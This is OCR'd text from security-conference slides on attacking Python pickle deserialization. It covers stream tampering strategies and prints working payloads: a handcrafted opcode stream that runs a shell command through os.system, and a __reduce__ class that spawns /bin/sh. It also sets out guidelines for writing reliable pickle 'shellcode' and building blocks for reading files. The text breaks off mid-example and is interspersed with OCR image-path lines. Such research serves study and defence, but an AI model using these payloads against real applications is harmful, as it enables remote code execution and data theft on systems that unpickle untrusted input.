
Pickle usage, calling dumps(), loads(), dis()

DEMO

Attack Scenarios (or getting hold of pickle streams)



Successful approaches




Attack Examples

- App stores pickles on disk with permissive file ACLs
- Web application encodes cookie data in a pickle
- Thick application uses pickle as RPC mechanism


Truncation? Alteration?

- Truncate and overwrite the stream
- Prepend the stream
- Append to the stream
- Inject into the stream


Normal stream




Truncation


Pickle stream
shellcode
o = loads()
...
o.yes()
...
Exception
Python Object
(type **ShellCode**)


Appending


Pickle stream
...
shellcode
o = loads()
...
o.yes()
...
Exception
Python Object
(type Shellcode)

Prepending


Pickle stream
shellcode
...
o = loads()
...
o.yes()
...
Python Object
(type Foo)

Inserting


Pickle stream
shellcode
...
o = loads()
SC output
...
o.yes()
...
Python Object
(type Foo)

Verdict: Either prepend or overwrite an entity and match types

Shellcode Writing

- Handcrafted[1]

```
cos
system
(S'printf -v a \'%d\' "\'`uname -a | sed \'s/.\\{2\\}\\(.\\).*/\\1/\'`";exit $a;'
tR.
```

- Generated[2] (limited)

```
class RunBinSh(object):
  def __reduce__(self):
    return (subprocess.Popen, (('/bin/sh',),))
```

[1]http://nadiana.com/python-pickle-insecure
[2]http://blog.nelhage.com/2011/03/exploiting-pickle/

Principles

- Stick to version 0, pickle module
- Attacker controls the entire pickle stream
- Modified based on entity types
- Primarily interested in Python callables
- Base pattern:

```
c<module>
<callable>
(<args>
tR
```

7 (achievable) guidelines for shellcode

1. Prepended streams must keep the stack empty
2. Inserted streams keep stack clean and use the memo for storage
   - Store in memo to avoid function composition
     `f(g(),g(h()))`
3. Don't change entity types
4. Replacement entities to match original entities
5. Only callables in the top-level of modules are candidates for GLOBAL
6. Aim for deterministic / reliable shellcode
7. So long as the type of class instances is predictable, it's possible to invoke named methods.

Building blocks: Accessing class instances


- No opcode to call methods on class instances. i.e. Can't do this

```
f=os.popen('/path/to/massive/
  sikrit')
f.read()
```

- Operations available
  - Load *any* top-level object
  - Execute callable objects
  - Craft Python data structures
  - Have stack/registers, will travel

Building blocks: Accessing class instances

- GLOBAL only *loads* top-level module objects
- REDUCE will *execute* off the stack when a callable and an argument tuple are present



- Look to Python introspection

Building blocks: Accessing class instances

```
f=open('/path/to/massive/sikrit')
f.read()
```

Building blocks: Accessing class instances

```
f=open('/path/to/massive/sikrit')
f.read()
```

Step 1 is easy:

```
c__builtin__
open
(S'/path/to/massive/sikrit'
tRp100
```

(Open file handle now at m[100])

Building blocks: Accessing class instances

```
f=open('/path/to/massive/sikrit')
f.read()
```

- apply() invokes a method handle on an argument list

```
__builtin__.apply(file.read, [f])
```

- But we still need a handle to file.read
- getattr() returns the attribute for a supplied name

```
